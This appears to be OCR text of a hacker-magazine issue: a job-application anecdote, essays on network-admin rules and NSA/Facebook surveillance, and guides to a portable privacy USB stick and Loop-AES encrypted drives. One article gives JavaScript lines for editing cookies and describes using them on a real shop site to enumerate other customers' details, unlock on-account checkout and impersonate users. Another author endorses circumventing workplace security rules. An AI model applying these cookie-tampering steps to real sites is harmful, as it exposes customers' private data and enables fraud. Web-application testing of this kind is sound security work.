Walking up to the customer service counter I asked for an application. Easy enough. They handed it to me along with a pen. I proceeded to leave with the application and then all hell broke loose.

I was told that applications are *internal* documents and cannot leave the store. Odd, are not internal documents limited to those who are internal - like employees?

The clerk was insistent and began to get quite vocal about it. I tried explaining I did not have time to do it there and my resume was at home. Which it was - I did not plan on applying for anything. If I had I would have definitely brought it.

Thinking this was some screwed up employee who got some information wrong, which happens, I asked for a manager, preferably the store manager. The manager on duty, a short blonde in her late 20s, came up. She got real mad real fast when I started explaining the situation. She demanded I not leave with the employment application. At this point my ire got up and I said, "I am leaving with this application. If you want to arrest me, go for it." "If you're going to carry an attitude like that, good luck getting employed by us or getting a job," she retorted. Bizarre.

A friend of mine has a few kids working at the store I went to and started laughing when I told him what happened. When we both finished looking into it, it turned out it *was* an internal document and yes, they have some odd policy on this. It apparently is to see if you can read and write. (Thirty years computer experience and enough college to finish my masters... I think I can read.)

So if I was given a internal application, which by definition should not be given to anyone external, then am I an employee by default upon being handed an application? If so, I quit. I do not want to work somewhere so messed up.

Kevin

Obviously what you experienced was a test to see if you had what it took to work in a retail environment where nothing makes sense and idiots are in control Congratulations for failing.

Network Administrators: Why We BREAK Harsh Rules

by kaigeX

I was bothered by some of the arguments put forth in 22:4 in the article "Network Administrators: Why We Make Harsh Rules." Here I offer my perspective on the policies and justifications laid out in the original article.

A lot of the original author's argument seemed to boil down to "We make harsh rules to make our lives easier" and/or "we make harsh rules to protect ourselves." Neither of these arguments fly. I appreciate that IT can be a difficult job, but if the harsh rules you're imposing to make your lives easier or cover your asses make life much harder for everybody else, then they just aren't appropriate. It *does* suck

To be fair, the author points out that there are some unsecured computers available, but to the security-minded that probably isn't a viable alternative since using those computers may incur an unacceptable level of risk since they are, by definition, unsecured. He also makes the point that they are pretty lenient about approving things needed for work purposes. Unfortunately, many companies are not so lenient. In addition, it is often the case that the overhead of getting approval is too high to be practical in the course of a workday. I know that at my college it is very hard to actually get exceptions made or to get software installed. As a result, the vast majority of students have to waste a lot of time finding alternate methods of completing their tasks or, more often, just bring in their own laptops.

Another argument in the article is that it is necessary to have these draconian rules to protect everyone from network downtime. I agree to an extent. But ask yourself - what is the real problem with network downtime? It is that there is a substantial loss of productivity. Thus, if the rules are so strict that they cause a loss of productivity from day to day then this becomes a balancing act because you may cumulatively lose as much productivity over time as you lose responding to network incidents when they occur.

The argument that bothers me the most was the suggestion that "If someone is doing something personal and not causing a problem, we probably aren't going to even notice." This basic argument can be found in every nook and cranny of society, branching from network security rules to corporate policy and even into the legal system. It basically seems to be saying "We realize the rules are harsh, but we are tacitly okay with you breaking them, except when we're not." In many cases it is necessary and expected that the rules be broken in the course of normal business and that the user/employee/citizen/whatever just assumes the company will enforce them fairly. Think about the speed limit on the highway - almost everybody I know speeds most of the time. In general it is okay. But sometimes you get a ticket for it. It really upsets me that so many systems seem to be in place where the rules are made overly harsh and then expectations are set up counter to the rules.

To briefly address the actual list of rules:

1. Use the network for business purposes only. This is ridiculous and obviously any company knows it is constantly being broken. To expect your user to not even surf the web is ludicrous, especially on their break time.

2. No one hooks up other devices to the network without permission (i.e., laptops, PDAs, thumb drives, wireless peripherals, etc.) I understand this and mostly agree with it, but there are many cases where some type of removal storage may well be necessary and the burden of getting each device scanned and approved each time you want to use it is a bit harsh. This is especially true since part of the solution to the restrictive policy was that users could use the non-secured computers... but how do they get their software over to them without a removal storage device? I hope they're not on the same network as the secured machines....

3. No one installs their own software or does installs besides me. I understand this, but I

loathe it. Those users who have a decent understanding of copyright and security should probably be delegated this ability. Given, figuring out who can be trusted in this regard may be difficult, but in my experience the resulting loss of productivity due to this type of rule is staggering. Also, I think it would be easy enough to say that the IT department is not expected to support user-installed software.

4. No one connects to personal email, either through a software client (i.e., Outlook Express) or through a web interface. I've violated this rule at every job that's had it and disagree with it entirely. Email is only a virus vector when used inappropriately. Why not just a rule that users cannot download attachments from their personal emails?

5. No one uses chat software. This is a real shame. Yes, chat software can cause a loss of productivity because people use it to chat with friends, but it can also be a powerful communication tool within the workplace. The places I have worked that allowed chat between employees seemed to have a much more organized and cohesive understanding of projects and the like as a result. The mere fact that many of these clients can be used for file transfer does not seem to be a justification at all - in AIM, for example, it is easy to disable direct connections and file transfers but still allow chats.

6. No one uses file sharing software (i.e., Kazaa). Okay, this one I agree with. Except in rare situations I cannot see good job-related uses for these services and they can be a severe drain on bandwidth, especially upstream.

7. No use of Internet radio or downloading of music or video files unless related strictly for work purposes. I can also agree with this, mostly for the same reasons as the above.

8. No copyright infringement. This should go without saying, especially in a workplace. That said, many places I have worked routinely required various forms of copyright infringement. This was especially true for MS products, where I was told we had a license and we were covered fine to use multiple copies even though on the face of it I was performing an illegal install. I tried complaining, but was basically told that this is how things work and since I need the software, I had to install it. I guess I just trust that the company is telling the truth and that I won't be responsible. Of course, were it ever to come to court it would have been *me* who installed it, so....

9. No attempting to circumvent the current security systems or hacking. LOL. Yeah, right. With such a ridiculously draconian ruleset I suspect I would be expected to violate some of these rules at least some of the time. Now I can understand the provision against hacking, especially as it pertains to hacking other users or entities outside the company, but if it takes a hack to do something I think is perfectly reasonable, I'll probably do it.

10. We make it clear that we offer no expectation of privacy on our network. I really hate this. Many organizations just use the blanket notion of removing all expectations of privacy to cover those few circumstances where they actually need the authority. Yes, it is easier to operate with no expectation of privacy - hell, the U.S. government is clearly pushing for this - but that doesn't make it appropriate or moral.

11. All executable and zip files are blocked at the firewall. Unfortunately I am going to say this rule is okay. This *is* a huge vector for viruses... of course, that is largely because so many organizations use Microsoft Outlook.

In closing, I quixotically hope that network administrators will eventually realize that trying to push extremely restrictive rules is a bad idea. It would be much better to come up with more reasonable rules that do not conflict with the reality of the workplace and then to work to educate users and enforce these. When you give out a list of excessively harsh rules that seem unjustified then 1) users are less likely to take them seriously since they are clearly being broken by everybody all the time; 2) once they've had to break one a little, a user may well decide that they've already broken one so they might as well get the most out of it; and 3) users are working to keep their actions as secretive as possible which is what causes the antagonistic relationship between users and IT.

So network admins out there who think that just by making really harsh rules you're helping things - think again.

(Oh, and as to running W2K... you should probably stop doing that. W2K is officially no longer supported by Microsoft and notably that means no more security patches. Given, this is an attempt by MS to force an upgrade, but running their software without the benefit of them at least fixing their most egregious (or at least public) mistakes via security updates is an especially bad idea.)

Having Fun with Cookies

by Simon Templer

In 22:3 A5an0 talked about a great technique for changing form values using the address bar, which is excellent when you don't have a tool such as WebSleuth. Changing form values via JavaScript is a technique I often use when testing web applications. But another common pitfall for a lot of web developers is storing information in cookies. Most don't realize that cookies are easy to view and just as easy to edit.

So what can you find in cookies? Well, besides the publicized use of tracking people on the web, the real chocolate chips are the mistakes, using cookies to store access levels, consecutive user IDs, and price information. So how do you find the chocolate chips?

Depending on your preferred method, you can look at cookies in a number of ways:

JavaScript: By simply pasting the following into the address bar, you will receive a message box with the contents of the cookie:

```
javascript:alert(document.cookie);
```

VB6: If you add a reference to the Internet Explorer Library (shdocvw.dll) and retrieve the "document" object property you can use its "cookie" property.

```
Msgbox IEInstance.Document.cookie
```

Mozilla Firefox Extensions: Firefox has a few extensions you can download for *free* that will allow you to both view and edit cookies. (Example: AnEC Cookie Editor)

To demonstrate the misuse of the cookie we will use a real e-commerce site that sells various tools and equipment. (All potentially damaging information has been omitted to protect the company.) An examination of the cookie during checkout yielded the following:

```
Shopperid=8002&Username=simon@templer.co
➥m&Navcustomerno=&Shoppertype=regular&Na
➥vcontactid=&Contacttype=customer&Sales
➥personCode=&ISACustomerNo=&salesperson
➥type=&AllowOnAccount=false
```

Noting the various fields, we can begin the process of manipulating the cookie values and seeing how the web application responds.

Again, depending on your preferred method, you can edit the cookies via the following methods:

JavaScript: By pasting this code into the address bar it will set the "Shopperid" cookie value to 8000 and then display the new value via a message box.

```
javascript: document.cookie='Shopperid=
➥8000 ;path=/' ;alert(document.cookie);
```


VB6: Similar to the JavaScript method, setting the cookie property of the document object will change the value of the cookie.

```
IEInstance.Document.cookie = "Shopperid=
➥8000 ;path=/"
```

Mozilla Firefox Extensions: If you're using the AnEC Cookie Editor for Firefox then you can simply search for the cookie you wish to edit and edit its content value.

Regardless of the method, changing the value of "Shopperid" resulted in a very disturbing outcome. The checkout information was automatically populated with *other* customers' information. By simply changing the value of Shopperid, I was able to enumerate information for several different people. But the fun continued on. Changing the "AllowOnAccount" value to "true" unlocked an option to checkout on account instead of using a credit card. I'm sure this could certainly be misused. And of course the finale was being able to login and impersonate anyone by simply copying the cookie values and changing the email address to a known valid address.

So let's recap what we've learned. Developers often make the mistake of storing security related information in cookies. By changing the values in the cookies we are sometimes able to exploit logic flaws to retrieve information, escalate our privileges, or bypass security mechanisms. *Many* homegrown and for purchase web applications suffer these flaws, so have fun trying to find them!



Techno-Exegesis

by Joseph Battaglia
sephail@2600.com

I've been on the receiving end of a large number of curious glances as I walk down the street with my stylish tin foil-covered cellular phone. No longer a ritual coined by early sci-fi movies to prevent mind control, it's now my best weapon against the wiretapping and data mining policies of today's regime. I, for one, won't let Mr. Bush track me or my phone calls. No sir. The Faraday cage effect of the foil prevents precisely that. And, unfortunately, my ability to place or receive calls as well.

After the September 11th attacks, President Bush gave authorization for the NSA to wiretap any international phone call made within the United States - without a warrant. The beans were spilled late last year when public outrage over the policy seemed to come and go in a single burst as people began to focus less on their privacy and more on why they've begun spending a day's pay to fill their SUV's gas tank. Then, in early May, more beans were spilled, leaving quite a mess for the NSA to sweep under the carpet. The claim this time around was that they had started yet *another* invasive program at about the same time as the first one. As it turns out, they'd also been data-mining information about *every single phone call* placed by the customers of cooperating corporations, namely AT&T, Verizon, and Bell South (although some are denying this claim).

Surprisingly, the reaction I get upon discussion of the matter with most people generally falls into one of two categories: the "What are you talking about? What's the NSA?" category and the "It doesn't affect me. I have nothing to hide and if you do, you must be a terrorist." category. Very rarely do I encounter concerned individuals. It is therefore my hope that by the end of this article, you'll no longer have any doubts about the severity of such policies, be it those made blatant by our government or those existing more subtly in privacy policies set by corporations and various Internet services.

Social networks yield all sorts of valuable information - to advertisers, governments, identity thieves, governments, stalkers, governments, and a whole slew of other people who simply want to know what you're up to for one reason or another. Did I mention governments? Today, not only do social networks exist in real life, but representations of these networks, and even entirely distinct networks, exist on the Internet. MySpace, Xanga, LiveJournal, Flickr, Blogger, and countless other online networking sites are extremely popular among today's youth. As a college student, the one I find myself relying on most happens to be Facebook, and so I'll focus mainly on this particular site. However, they're all very similar in nature and pose the exact same risks.

Facebook, a popular networking site for students, is a good example of the dangers that lurk inside these virtual networks and behind the policies that govern their use. Every student registered with Facebook has a profile where the opportunity exists to store and exhibit all sorts of information, including birthday, address, phone number, relationship status and partner, high school, political views, favorite music/movies /shows, et cetera. All the same sort of information you'd be expected to answer when attempting to prove your identity, indexed on a single server and viewable by the world - *and people fill it all out.* (It's a pity they don't have a "Mother's maiden name?" field.) After the student's profile is created, Facebook provides a powerful search tool to help build up the social network. Searches can be performed by name, school, class year, and many other fields in an attempt to find someone, be it a close buddy, a long lost classmate, or a random student on the other side of the country. Adding someone as a "friend" forms a social connection and allows more information to be exchanged between the two parties. Special interest groups can also be formed. The capabilities of Facebook have been expanding greatly in the past few months, too. One feature in particular, the photo gallery, has made some uncomfortable with the service while others simply love it. You're given the capability to upload photo galleries and tag each photo with the names of those present in it. These pictures are then automatically linked directly from the profile of those tagged in it, regardless of whether or not they approve. Needless to say, many incriminating and embarrassing photos have been uploaded, only to become automatically linked to from the profile of the person shown.

Once you're all set up - profile constructed, pictures uploaded, social network formed, groups created - the data can really do its work. You're able to get statistics on how many people you know from each school, build social trees, and even view a timeline of who you've met, what you've done with them, where you've worked, and all sorts of other data based on how much you've provided. You can even see how many "hops" away you are from knowing a particular person. The technology is cool, but the privacy implications are chilling. Keep in mind that I've only described a tiny portion of the capabilities of this network and possible fields of data entry.

Now, let's take a quick look at some excerpts of their multi-page privacy policy:

- *"We are not responsible for the personally identifiable information you choose to submit in these forums or for others' misuse of such information."*
- *"Facebook may also collect information about you from other sources, such as newspapers, blogs, instant messaging services, and other users... in order to provide you with more useful information and a more personalized experience."*
- *"When you use Facebook, you may form relationships, send messages, perform searches and queries, form groups, set up events, and transmit information through various channels. We collect this information..."*
- *"When you update information, we usually keep a backup copy of the prior version..."*
- *"By using Facebook, you are consenting to have your personal data transferred to and processed in the United States."*

I hope I'm not the only one who finds some of these policies *fucking scary.* The first is a relatively typical disclaimer that you'll find in most policies, but take a look at the next three. Facebook admits to collecting information about you *from other sources* - not even information you willingly give them! I'm not quite sure how much this actually helps give a "personalized experience" but the fact that there are partnerships between Facebook and other online entities who share your data is quite disturbing in itself. They admit to collecting all this information, which is apparent, but then go on to state how it's all retained, regardless of whether or not you attempt to remove it. This means that *anything* you post is permanently available to both Facebook and whomever they decide to share it with. These bits of the policy alone essentially give Facebook free reign to do what they'd like with the information, while the last excerpt acknowledges that our government may do the same. Even if you think that the Facebook employees are pretty nice guys, the government can easily demand their databases with the sign-of-the-times "national security" excuse, and it'd be illegal for Facebook to tell you that it even happened at all.

While online social networks themselves are opt-in and ultimately allow their users to maintain control over the information submitted, the NSA's approach is quite different. They've persuaded various telephone corporations into providing access to every customer's call logs without any sort of notification at all. At first thought, just the call data seems quite harmless, but upon consideration of how many millions of customers these companies provide for and the sort of interconnections that can be drawn by combining this enormous amount of data using the resources available to the NSA, the picture becomes quite clear.

With the introduction of the Patriot Act and other Homeland Security legislation, it's become incredibly easy for law enforcement to detain individuals without even the slightest hint of evidence if they claim that such an action is a matter of national security. They don't need immediate proof, so they've got plenty of time to build up a case - and what better place to start than a person's phone records? With access to the logs of every possible telephone contact point in the country, it's incredibly easy to build a tree based on an individual's activity. Such a tree can potentially stretch out indefinitely (that is, as far back as their log history can realistically take them), assuming the person doesn't have a single group of friends that communicate exclusively with each other. The potential exists to connect one person with nearly anyone else for which these records exist. Using well known algorithms, this can be done at fascinating speeds without even considering the processing power and top-secret in-house algorithms the NSA surely has. This capability enables them to make it seem as if two people who've never actually met do indeed know each other. If some "other person" can be found who has known ties with terrorist organizations and can be easily linked to your call data, they've got all the "proof" needed.

Considering the Facebook example once again, I had mentioned that it's possible to look at exactly how many "hops" away you are from knowing another individual. Once a realistically-sized social network is built, you can literally spend days browsing through others' profiles to whom you are connected via only a few hops. People you've never seen before seem very closely accessible, and indeed simply throwing out the name of a common friend

could connect you to hundreds or thousands of people you would have otherwise never even known existed. The same strategy can be used by law enforcement. There exists a large possibility for them to take a single account and draw a path from that account to nearly any other within the database - it's simply a matter of the number of hops it takes. Not only this, but using additional information such as call time and, especially with cellular phone accounts, location of the device placing the call, it's easy to see exactly which groups of people have met - exactly when and where - simply by having the call data.

Consider the following situation. You're meeting a group of friends - Jack, Mary, and Phil - for dinner. You've all arranged for this dinner via telephone on Wednesday of last week, when every call to the participants was made within an hour. You then arrive at the restaurant and you want to ensure you've found the right place. So you call Jack to verify. Jack and Mary arrive shortly after the phone call but Phil seems to be late. Jack then calls Phil to see when he'll be arriving and finds that he's only two blocks away. Phil then arrives and you all enjoy a wonderful vegan dinner. This seems to be a fairly typical way of arranging such meetings these days and, with the advent of cellular telephony, more calls are likely to be made in any such planning than the aforementioned example - but I'm being conservative.

For some reason, the NSA would like to know exactly where and who you met that night for dinner. All they know is that you called Jack before you ate and, using cell site triangulation from that call (data that is also stored by the carriers), they've narrowed down the location to one city block. Sifting your call logs through a simple algorithm, a group of friends you regularly talk to becomes very apparent, Jack being one of them. The algorithm shows exactly when you've called Jack in the past, and it's obvious that a chain of calls was made to a group of your friends on the Wednesday you planned the dinner. (Who called whom is irrelevant as they have the logs for everyone who participated anyway.) Cross-referencing to Jack's phone log, they see that shortly after you called Jack that night, he made a call to Phil. Again, using triangulation data, they see that the call originated from the same location as your call. Then, looking at Phil's logs, they see that he was only two blocks away from your location. They now know three out of the four people you've met, and Mary can be deduced by looking at the Wednesday log. Overlapping triangulation data from the various cell sites you and Jack were connected to narrows the location down to a single restaurant. QED.

Whether or not you have anything to hide, the reality is that data that is able to pinpoint your exact location is being continuously logged and stored. Virtual social networks representing *your life* are being built without consent. Connections can be drawn between you and virtually anyone else for which this data exists, and this data can be manipulated to make it seem as if you're affiliated with someone who you don't even know exists. If you carry a cell phone, a trail of every location you've been while that phone is on is being stored. Moreover, all this information is being deposited in one central location: NSA headquarters. Scared yet? I've got some tin foil for you, too.

BRAND NEW

Announcing the 2600 mousepads! They're round, made of rubber, and guaranteed to work. Contains the same "government seal" design made famous by the widely acclaimed 2600 sweatshirt.

$10 each, 2 for $15 (shipping added to overseas orders)

2600, PO Box 752, Middle Island, NY 11953 USA

online at http://store.2600.com

Roll Your Own StealthSurfer II Privacy Stick

by David Ip
auto209182@hushmail.com

The StealthSurfer II Privacy Stick (SSII), advertised as the "key to portable, private surfing," is a suite of programs housed on a USB flash drive. The programs run exclusively off of the USB drive with no installation on the host computer, allowing the user to maintain a portable set of programs (and resulting files) that can be moved securely from computer to computer. For security purposes, the USB drive is encrypted with a password, and various security programs are included on the SSII to provide a measure of anonymity when using the Internet with the device.

There are three parts to the SSII system:

1) Hardware: the USB flash drive itself. The device, about the size of two pennies, is a standard USB drive (though smaller) which plugs into any USB port.

2) Software: a suite of Windows programs that can run directly from the USB drive (no addition to host computer system required). In addition to some proprietary SSII software that provides program updates and management, the programs include Firefox (web browsing), Thunderbird (email), Roboform (password storage and form filling), Anonymizer (anonymous web browsing), and Hushmail (anonymous/secure email). The SSII works only with Windows.

3) Security: a third party encryption/decryption program is used to secure the data on the device.

As of this writing, the cost of the SSII ranges from US $89.29 for the 128MB version to US $269.29 for the 1GB version, plus shipping via UPS. The suite of programs is the same on all sizes of the device.

To "roll your own" SSII type device, all you need is a USB flash drive, some programs, and a security method. Let's look at each part of the SSII individually, along with possible free or open-source alternatives.

Hardware

The USB drive, manufactured by PQI (Power Quotient International - www.pqi.com.tw) and marketed as the Intelligent Stick, looks like any standard USB drive, only smaller. It is a USB2.0 compliant device that has been miniaturized by eliminating any large outside housing as well as the protective metal shroud around the USB pins. Though an adapter is not required for proper function, one is provided for additional protection as well as a standard, metal housed USB plug. The Intelligent Stick USB drive is available from many major retailers and is typically sold online for approximately US $75, including shipping, for the 1GB version. No driver is required to mount the device on Windows 2000/XP systems, however the included encryption software requires a driver to be installed.

Software

Most Windows programs litter the hard drive with installation files and other garbage. As such, special "portable" versions must be used which, among other things, do not litter the host computer's hard drive with files. Also, since USB flash drives are much slower and smaller than a typical hard drive, special optimizations are used in the portable programs (low/minimal disk access, smaller compressed program sizes, no caching, etc.) to minimize disk space and maximize performance.

Portable versions of Firefox and Thunderbird, as well as other portable programs (AbiWord, OpenOffice, etc.), can be found at www.portableapps.com. Firefox and Thunderbird together require approximately 26MB of drive space, not including any plug-ins, bookmarks, or email files.

Secure web surfing is accomplished through the user of Anonymizer software. The cost of a one year subscription to Anonymizer 2005 anonymous surfing software is included with the SSII. The price of this subscription is currently US $29.99 (regular price US $59.99). The Anonymizer service provides a secure encrypted SSL link between the user's web browser and the Anonymizer servers, which then pass on the requests unencrypted to the rest of the Internet. There are a myriad of other free or low cost services which provide similar functionality, such as the-cloak.org, Guardster, etc. The freely available TorPark combines the secure capabilities of Tor

(The Onion Router, tor.eff.org) along with the Firefox browser. Using TorPark provides both a portable browser and a secure browsing environment.

RoboForm, in its Pass2Go portable version, is free when used for less than ten logins, otherwise it costs US $39.95 for unlimited logins. There are other free or lower cost programs which provide similar functionality, such as KeePass, Any Password Pro (US $24.95), Password Gorilla, etc. All can be copied and run from a USB flash drive for portable password management.

Hushmail provides secure PGP encrypted email between Hushmail users. PGP encryption and management of public/private keys is handled by the Hush Encryption Engine (with keys stored on Hush servers) and takes place transparently between Hushmail users. The basic Hushmail service is free (with limited storage), however several caveats apply: Users of the free service must deal with advertisements in their mail window; users must login at least once every three weeks or the account will be deactivated (and deleted after six months); the Hushmail encryption software is Java based and as such requires a Java Runtime Environment to be installed on the host computer. A one year subscription to the Premium Hushmail service (currently US $29.99, regular price US $49.99) removes the advertisements, eliminates the required three week minimum login, and adds 64MB of storage space. It is possible to manage public PGP keys (keys are stored on the Hush network) using Hushtools. If secure email is required, a portable version of Thunderbird which includes GPG+Enigmail capability is available.

Security

The SSII uses the U-STORAGE encryption and password protection software that is included with the PQI Intelligent Stick. The U- STORAGE program creates two partitions on the USB flash drive, one public and one secure. The public partition is visible when the USB drive is plugged into a Windows 2000/XP computer. When U-STORAGE (on the public partition) is run, the secure partition (which is hidden) is decrypted and mounted and the public partition is set to read-only. Further encryption/decryption happens transparently as the secure partition is used. This software is unique in that the secure partition is completely hidden from the Windows operating system unless the password is entered; it is even obscured from partitioning software such as Partition Manager (only the public or secure partition is visible at any one time). However, U-STORAGE is not without its downsides: it requires administrative privileges to run, which makes its usefulness with public, non-secure computers limited. Also, since the U-STORAGE software is a product of OTI (www.oti.com.tw), maker of USB flash drive chipsets, a USB flash drive with an OTI chipset is required to install the U- STORAGE driver and software. Fortunately, many generic flash drives utilize an OTI chipset. The U-STORAGE Windows2000 driver recognizes the USB idVendor string of OTI (hex 0x0EA0) and USB idProduct string 0x6828 or 0x2618, which correspond to the OTI 6828 and 2618 chipsets. In order to find out the Vendor ID and Product ID of any USB flash drive, it is a simple matter to go into Device Manager and check the Details tab (Hardware IDs) under the device Properties.

Alternately, the program USBVIEW.EXE (found on a Windows98 CD) can be used. If the corresponding Vendor and Product IDs can be found, then the U-STORAGE software can be used.

Another program which can be used to encrypt a USB flash drive, and appears to work with most any generic USB flash drive, is the FORMAT.EXE program for OCZ Rally brand flash drives. The system is similar to that of U-STORAGE, however the password is limited to four characters. With the OCZ formatting program, even though the hidden (secure) partition is not visible, it is possible to format the device *without* entering the password. This is generally a limitation of *all* encryption software, since the encryption is not being performed on a hardware level.

There are other "on the fly" encryption/decryption programs available, most of which work with USB flash drives by creating a volume file (encrypted file on a device) which is then mounted and used as a normal hard drive. All programs and sensitive data are stored on the volume file and encrypted/decrypted on the fly. Two popular open-source programs are TrueCrypt and FreeOTFE. Both programs work with volume files or entire disk partitions. So, depending on the USB flash drive used, it is possible to partition the drive into two partitions, one seen by Windows and the other encrypted. Note that in this case, since the encrypted partition is only being mounted/dismounted, it is still visible when using partitioning tools. In the event that the user's USB flash drive is stolen, the appearance of an encrypted partition may arouse suspicion. In this case, both TrueCrypt and FreeOTFE provide extra security with the use of hidden volumes/partitions within encrypted volumes/partitions. Some dummy sensitive data can be stored on the regular encrypted volume/partition, with the actual true data safely hidden. However, since any extra encrypted partitions are *not* hidden, it is simple enough to repartition

or reformat the entire device in the event it is lost/stolen. Also note that like U-STORAGE, TrueCrypt and FreeOTFE (and almost all other on the fly encryption software) require administrative privileges (or a previous installation of the drivers by an administrator) in order to run. The programs and drivers themselves can be stored on the device and loaded as necessary. Other similar programs include Cryptainer Mobile, CryptArchiver, Dekart Private Disk, DriveCrypt, Pointsec, etc.

Putting Everything Together

The author's own personal portable web browsing/email device utilizes all free software that provides similar functionality to the SSII, with the only cost being the USB flash drive itself:


- 1GB PQI 170x USB2.0 Intelligent Stick Pro
- FreeOTFE encryption
- portable TorPark secure and regular Firefox web browsers, Thunderbird email (version 1.5RC1 with GPG+Enigmail capability), and other applications from portableapps.com
- link in web browser to free Hushmail account (requires JRE on host computer)
- password management with Password Gorilla

The main benefit of the SSII is its simplicity; as an all-in-one, fully supported product, updates can be downloaded automatically to the device periodically. With a "roll your own" product, the user is left to update and manage the software on their own. Of course, this allows a level of customization not possible with a commercial product.

Links/other information: "A Simple Guide to Securing USB Memory Sticks" http://www.net-➥security.org/article.php?id=764

Note: StealthSurfer is a registered trademark of Stealth Ideas Inc. (www.stealthsurfer.biz). Any references made to StealthSurfer or any other trademarked products are purely for comparison purposes only.

Using Loopback-Encrypted Filesystems on JumpDrives



by OSIN

This article is to teach you how to use the Loopback Encrypted file system in a way in which it was probably not intended to be used. I won't be teaching you how to set it up though, because that requires you to rebuild the Linux kernel, and that in itself would take several pages to explain. I encourage everyone to review the how-to located at http://www.faqs.org/docs/Linux-HOW➥TO/Loopback-Encrypted-Filesystem-HOWTO.html.

You should also probably review the how-to on rebuilding the Linux kernel at http://➥www.digitalhermit.com/~kwan/kernel.html. I have my own instructions on how to build the kernel to use Loop-AES, but they are not up to date. However, if anyone out there would like to read them, they can go to http://uk.geo➥cities.com/osin1941/encryptfs.html, assuming Yahoo doesn't kill that account. And while you're there, check out my projects.

Anyway, I think one of the best developments in modern technology is the advent of those JumpDrive storage devices that you can find just about anywhere. And the prices have fallen to the point that any kid can afford them. No longer does one have to store their most sensitive information on the hard drive of their computer or laptop which might get stolen. They also are handy in wardriving scenarios, but I in no way condone illegal enterprises. Oh, and I almost forgot, you can format these drives as swap in case your laptop has limited drive space.

The JumpDrives are pretty much well supported under the Linux kernel. I've rarely had trouble getting them to work. Normally, when you plug them into the USB port, you can mount them under the /mnt section by issuing a mount command. But first you must create a mount point and for the purposes of this article I will use /mnt/jumpdrive. So, to mount the drive after you plug it in, you would use this command:

```
mount -t auto /dev/sda1 /mnt/jumpdrive
```

Those of you who are using SCSI hard drives or have a drive array setup may have to use sdb1, sdc1, sdd1, etc. in order for this to work. Assuming the mount worked, you have several options. One is to reformat the drive as an ext3 filesystem, or to leave it as a stinking vfat version that one normally finds on these things. I leave that as an exercise for the reader since formatting file systems is not really the subject of this article.

Okay, so what does this have to do with encrypted file systems? Using the Loop-AES method, you can build what is essentially an encrypted file system on these JumpDrives. The file system is actually an encrypted file itself which holds the data that you would normally have moved into some directory. You mount this file like you would any other partition under the Linux kernel. So the first thing we must do is create the file which will be used as the file system. Now you do have the option to use the entire JumpDrive as your encrypted file system, which is normally what I do, but for the purposes of this article I will only be creating a file system two megs in size. You'll understand later.

Assuming you are now booted into the Loop-AES version of your Linux kernel and you have successfully mounted the JumpDrive, you start by creating the encrypted file system by issuing this command:

```
dd if=/dev/urandom of=/mnt/jumpdrive/en
➥crypt bs=1M count=2
```

This will create a file called "encrypt" about the size of two megs. Now we must build an ext3 file system going through the loopback device. For the purposes of this article I will be using loop0. You can use any of the loop versions under the /dev directory. Before we build the ext3 filesystem, we must first use the new version of losetup that was created when you rebuilt the Linux encrypted kernel. You do that by issuing this command:

```
losetup -e AES256 /dev/loop0 /mnt/jump
➥drive/encrypt
```

At this point you will be prompted to enter a password that is at least 20 characters long. Don't forget this password, otherwise you won't be able to mount the encrypted file system. I normally use a phrase from books or TV shows. So now you must make the ext3 file system on the loopback device:

```
mkfs -t ext3 /dev/loop0
```

At this point you can mount this file system but first you must create a mount for it. For the purposes of this article, I will use /mnt/jumpdrive2. Issue these two commands:

```
mkdir /mnt/jumpdrive2
mount -t ext3 /dev/loop0 /mnt/jumpdrive2
```

Issue a "df -k" command and you should see both the physical JumpDrive and the encrypted file system mount points. You can now begin to move files into the /mnt/jumpdrive2 mount. If you are following along with this article while working on your computer, go ahead and fill up the encrypted file system with text files and images. You'll understand why as we enter The Twilight Zone.

For now, go ahead and unmount the encrypted file system after you've filled it up. Issue a "umount /mnt/jumpdrive2" command followed by "losetup -d /dev/loop0" command. From now on, anytime you want to get back into your encrypted file system, mount your physical JumpDrive first, then issue this command (all on one line):

```
mount -t ext3 /mnt/jumpdrive/encrypt
➥/mnt/jumpdrive2 -o loop=/dev/loop0,
➥encryption=AES256
```

At that point you will be prompted for the 20+ character password you set originally for this file.

The Twilight Zone

I know I'm probably dating myself, but there was a time when computer programs were punch cards and storage devices were cassette tapes. The early days of computers didn't leave much for storage. As time progressed, there became a need to break up binary files into pieces so that they could be stored on multiple floppies. So the split command on Linux-like systems has probably not seen a lot of use in the past few years. I think that should change. What's old is now new again.

So could the encrypted file we built be split into say, three pieces and reconstituted? The answer is yes it can. Before we delve into this, if your encrypted file system is currently mounted, go ahead and unmount it so that it is back in its encrypted form. That command is "umount /mnt/jumpdrive2" in this case. Back up your current "encrypt" file for now. You can call it something like "encrypt.back". Make sure you are in the /mnt/jumpdrive directory where your encrypt file should be located if you followed the instructions above. Now you are going to issue the split command to break up your encrypted binary file into three pieces:

```
split --bytes=750k /mnt/jumpdrive/encrypt
```

After running that command, do "ls" in the /mnt/jumpdrive directory and you should see three new files called xaa, xab, and xac. These are the split sections of your encrypted file system. I chose to just use three pieces which is why I picked 750k as a size to split out this file. To create more pieces, just use a lower number.

So now, let's reassemble the pieces. First, delete the "encrypt" file we created earlier. Now we are going to use "cat" to reassemble the encrypt file. Run this command:

```
cat xa* > encrypt
```

Now try to remount it with this command (all on one line):

```
mount -t ext3 /mnt/jumpdrive/encrypt
➥/mnt/jumpdrive2 -o loop=/dev/loop0,
➥encryption=AES256
```

Enter your password. Your encrypted file system should still be intact and you should be able to cd into it and see any files you put there. But here's a thought. What would happen if you mounted just the first piece of your "encrypt" file? Unmount the /mnt/jumpdrive2 directory, then run this command (all on one line):

```
mount -t ext3 /mnt/jumpdrive/xaa /mnt/
➥jumpdrive2 -o loop=/dev/loop0,encryp
➥tion=AES256
```

